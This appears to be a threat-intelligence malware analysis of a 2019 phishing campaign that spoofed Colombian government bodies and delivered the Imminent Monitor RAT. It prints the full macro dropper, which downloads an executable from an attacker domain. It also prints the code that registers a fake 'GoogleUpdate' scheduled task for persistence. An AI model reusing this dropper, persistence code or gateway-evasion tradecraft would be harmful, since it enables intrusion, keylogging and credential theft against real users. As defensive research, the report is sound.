
Technical Details

360 Threat Intelligence Center conducted a detailed analysis of the attack process based on the common attack techniques used by the APT group.


The Latest Attack

On February 14, 2019, 360 Threat Intelligence Center monitored attacks by the APT group again. The corresponding mail was not found by using the recently captured bait document (MD5:0c97d7f6a1835a3fe64c1c625ea109ed). However, after investigation we found another similar bait document (MD5: 3de286896c8eb68a21a6dcf7dae8ec97) and related target

attack mail (MD5: f2d5cb747110b43558140c700dbf0e5e). The mail was disguised from the Colombian National Civil Registry and attacked the Colombian National Institute for the Blind.



Recently captured bait document, disguised from the Colombian National Civil Registry (MD5: 0c97d7f6a1835a3fe64c1c625ea109ed)




Email attacking the Colombian National Institute for the Blind


Spoofed Source and Detection Bypass

When attacking different targets, attackers carefully consider how to spoof the source of the message to make it look more credible. For example, by masquerading the National Civil Registry to attack the Institute for the Blind, pretending to be the Tax and Customs Administration to attack companies with international trade, disguising as the judiciary and immigration authorities against banks and multinational corporation branches located in Colombia.

The attacker also carefully constructs the content of the message to appear originating from the forged institution and relating to the target. The following picture shows the translation of the corresponding mail disguised as originating from the judiciary of Colombia to attack the ATH Colombia branch.



The email attachment is encrypted and stored in the compressed package, and a decryption password is provided in the mail body to bypass the security detection of the email gateway.



Decryption password provided in the email

After analyzing the mail, we found that the attacker used approaches such as proxy and VPN to hide its IP address when sending emails. So the sender's real IP has not yet been obtained, only to figure out that these messages are sent through IDCs in Florida, USA. Some related IP addresses are as follows:

128.90.106.22

128.90.107.21

128.90.107.189

128.90.107.236

128.90.108.126

128.90.114.5

128.90.115.28

128.90.115.179


The Bait Document

All of the bait documents are MHTML ones with malicious macro embedded and the .doc suffix to bypass detection. Below is an example of bait document captured by 360 Threat Intelligence Center in February 2019:

File Name	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
MD5	0c97d7f6a1835a3fe64c1c625ea109ed
Forged Source	The Colombian National Civil Registry

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01D4C209.8DA80500"

Este documento es una p醆ina web de un solo archivo, tambi閚 conocido como "archivo de almacenamiento web".

------=_NextPart_01D4C209.8DA80500
Content-Location: file:///C:/C8724581/RegistraduriaNacional-Notificacioncancelacionceduladeciudadania.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="windows-1252"

<html xmlns:v=3D"urn:schemas-microsoft-com:vml"
xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml"
xmlns=3D"http://www.w3.org/TR/REC-html40">

<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
2">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 15">
<meta name=3DOriginator content=3D"Microsoft Word 15">
<link rel=3DFile-List
href=3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_arc=
hivos/filelist.xml">
<link rel=3DEdit-Time-Data
href=3D"RegistraduriaNacional-Notificacioncancelacionceduladeciudadania_arc=
hivos/editdata.mso">
<!--[if !mso]>
<style>
v\:* {behavior:url(#default#VML);}
o\:* {behavior:url(#default#VML);}
```

MHTML macro based document with the .doc suffix



The document is disguised from the Colombian National Civil Registry and uses Spanish to prompt the victim to enable the macro code in order to execute the subsequent payload.

When the macro code gets executed, it calls the Document_Open function automatically.

```
Public Sub Document_Open()
On Error Resume Next
If 682507832 = 682507832 + 1 Then End
Dim KfsHoGryV As Byte
GoTo WGR
WGR:
Call Main
fcL4qOb4
End Sub
Public Sub uIeRbztQZF()
Dim IRRQUszGlx As Integer
IRRQUszGlx = "2582"
End Sub
```

Function Document_Open first calls the Main function to download binary data from hxxp://diangovcomuiscia.com/media/a.jpg and save as %AppData%\1.exe (MD5: ef9f19525e7862fb71175c0bbfe74247).

```
Sub Main()
On Error Resume Next
Call rO7tRe7("http://diangovcomuiscia.com/media/a.jpg", Environ("AppData") & "\1.exe")
End Sub
Public Sub NmBueMOjLQebJQwwYgtU()
Dim kJVPiQnQiokvMcjku As Currency
kJVPiQnQiokvMcjku = "2472"
End Sub
Private Sub sYfyFvbVQUaLR()
Dim kJVPiQnQiokvMcjku As Currency
kJVPiQnQiokvMcjku = "2472"
Dim gVZPpRxvdRmcShraaM As Integer
gVZPpRxvdRmcShraaM = 4
Do While gVZPpRxvdRmcShraaM < 39
  DoEvents: gVZPpRxvdRmcShraaM = gVZPpRxvdRmcShraaM + 1
Loop
End Sub
Function rO7tRe7(SAS As String, SDE As String) As Long
On Error GoTo 1:
Dim VHIGMulu4k                  As Object
Dim qGKA3mdUyB0              As Object
If 746768226 = 746768226 + 1 Then End
Dim nVmYc As Boolean
GoTo WiiwCFvVkdN
WiiwCFvVkdN:
Set VHIGMulu4k = CreateObject("Microsoft.XMLHTTP")
Set qGKA3mdUyB0 = CreateObject("Adodb.Stream")
If 683857458 = 683857458 + 1 Then End
Dim ftPDMj As Integer
GoTo wSuNKsGffHPb
wSuNKsGffHPb:
Call VHIGMulu4k.Open("GET", SAS, 0)
Call VHIGMulu4k.Send
qGKA3mdUyB0.Type = 1
Call qGKA3mdUyB0.Open
Call qGKA3mdUyB0.Write(VHIGMulu4k.responseBody)
Call qGKA3mdUyB0.SaveToFile(SDE, 2)
Call qGKA3mdUyB0.Close
rO7tRe7 = 1
Exit Function
1:
End Function
Private Sub nLepebUnkHrBHDPgh()
Dim SvLsyRaOuqqp As Integer
For SvLsyRaOuqqp = 0 To 7
  DoEvents
Next SvLsyRaOuqqp
```

Then calls the fcL4qOb4 function to set the scheduled task and disguise as the one used by Google:

Author	Google Inc
Description (after translation)	This task stops the Google Telemetry Agent, that examines and uploads information about the use and errors of Google solutions when a user logs in to the system.
Task Action	Launch %AppData%\1.exe

Task Definition	GoogleUpdate


The relevant code is shown below:

```
Public Sub fcL4q0b4()
On Error Resume Next
Dim Issqwe6 As String
Dim m43nrukO6XFjm As Object
Dim NoERgwg0 As Date
NoERgwg0 = Now()
Issqwe6 = Replace$(Format$(NoERgwg0, "yyyymmdd-HhNn"), ".", "-")
With CreateObject("Schedule.Service")
.Connect
Set m43nrukO6XFjm = .NewTask(0)
With m43nrukO6XFjm
With .RegistrationInfo
.Description = "Esta tarea detiene el Agente de telemetrde Google, que examina y carga la informaciã® sobre el uso y los errores de las soluciones de Google cuando un usuario inicia sesiã® en el sistema."
.Author = "Google Inc"
End With
With .Principal
.ID = "P" & Issqwe6
.RunLevel = TASK_RUNLEVEL_LUA
End With
With .Settings
.Enabled = True
.StartWhenAvailable = True
.WakeToRun = False
.Priority = THREAD_PRIORITY_BELOW_NORMAL
.DisallowStartIfOnBatteries = False
.RunOnlyIfIdle = False
.StopIfGoingOnBatteries = False
.AllowHardTerminate = True
.Hidden = False
.ExecutionTimeLimit = "PT0S"
.IdleSettings.StopOnIdleEnd = False
End With
With .Triggers.Create(TASK_TRIGGER_DAILY)
.ID = "DAILY"
.StartBoundary = "2015-05-02T06:00:00"
.Enabled = True
.Repetition.Interval = "PT1M"
End With
With .Actions.Create(TASK_ACTION_EXEC)
.Path = Environ("AppData") & "\l.exe" '  AQUI
End With
End With
With .GetFolder("\")
On Error Resume Next
.RegisterTaskDefinition "GoogleUpdate", m43nrukO6XFjm, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_INTERACTIVE_TOKEN
If Err Then
Else
```


Payload（Imminent）

File Name	1.exe
MD5	ef9f19525e7862fb71175c0bbfe74247
Compiler	.NET


The backdoor payload (1.exe) get dropped out is in C# with obfuscation:





After deobfuscation you can see “Imminent Monitor” string which may indicate it is related to Imminent Monitor RAT:




When get executed, it first extracts resource named as "application" and decrypt to a legitimate lzma.dll library:








Then extract resource named as "_7z", and decompress it with lzma.dll to get the Imminent Monitor RAT (MD5: 4fd291e3319eb3433d91ee24cc39102e).






Core Component

MD5	4fd291e3319eb3433d91ee24cc39102e

- **Static Analysis**


It is a variant of Imminent Monitor RAT while obfuscated by ConfuserEx and Eazfuscator.NET:




After partially removing the obfuscation, it can be seen that the backdoor supports below functions:

ID	Function
bDfBqxDCINCfwSAfMnZwspLefnc	Host management
ChatPacket	User support
cokLfFnjBwgKtzdTpdXSgQIPacR	Registry management
CommandPromptPacket	Remote shell
ConnectionSocketPacket	Network transmission channel management
ExecutePacket	Upload, download, and execute PE files

FastTransferPacket	Fast transmission
FilePacket	File management
FileThumbnailGallery	Support file thumbnail library
KeyLoggerPacket	Keylogger
MalwareRemovalPacket	Malicious function management
MessageBoxPacket	Chat message
MicrophonePacket	Microphone chat
MouseActionPacket	Mouse action
MouseButtonPacket	Mouse button action
NetworkStatPacket	Host network management
PacketHeader	Packet header information
PasswordRecoveryPacket	Browser password recovery
PluginPacket	Plugin management
ProcessPacket	Process management
ProxyPacket	Proxy management
RDPPacket	Remote desktop
RegistryPacket	Registry operation
RemoteDesktopPacket	Mark remote desktop package
ScriptPacket	Execute script (html, vbs and batch)
SpecialFolderPacket	Windows special folder
StartupPacket	Startup operation
TcpConnectionPacket	TCP refresh and shutdown
ThumbnailPacket	Thumbnail related
TransferHeader	Connection operation
WebcamPacket	Webcam related
WindowPacket	Window operations (refresh, maximize, minimize, etc.)

